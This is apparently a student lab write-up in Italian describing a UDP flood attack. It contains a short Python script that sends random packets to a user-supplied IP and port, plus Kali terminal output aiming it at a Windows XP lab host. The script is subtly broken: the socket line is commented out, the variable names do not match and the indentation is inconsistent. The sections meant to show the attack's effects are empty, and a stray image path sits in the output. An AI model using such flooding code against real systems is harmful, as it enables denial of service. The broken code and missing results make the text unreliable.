UDP Flood

Programma Python:

```
Codici > CodiceDS2.py > ...
    # Importare i moduli necessari
    import socket
    import random

#Inserire gli input dell'utente
    ip = input("Inserire IP target: ")
    porta = int(input("Inserire la porta UDP: "))
    pacchetti = int(input("Inserisci il numero di pacchetti: "))

# Definire la grandezza del pacchetto
grandezza = random._urandom(1024)

# Creare il socket UDP
# S = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Iterazione per mandare pacchetti UDP
for i in range (pacchetti):
    s.sendto(grandezza,(ip,porta))
```

Il mio target è windows xp con IP 192.168.50.154:

```
PROBLEMI OUTPUT CONSOLEDIDEBUG TERMINALE PORTE

/bin/python /home/kali/Desktop/Codici/CodiceDS2.py

—(kali⊕ kali) - [~/Desktop/Codici]


• $ /bin/python /home/kali/Desktop/Codici/CodiceDS2.py

Inserire IP target: 192.168.50.154

Inserire la porta UDP: 30

Inserisci il numero di pacchetti: 5000000
```

Ho analizzato gli effetti dell'attacco sulla macchina target:



Infine, ho visualizzato gli effetti su wireshark:

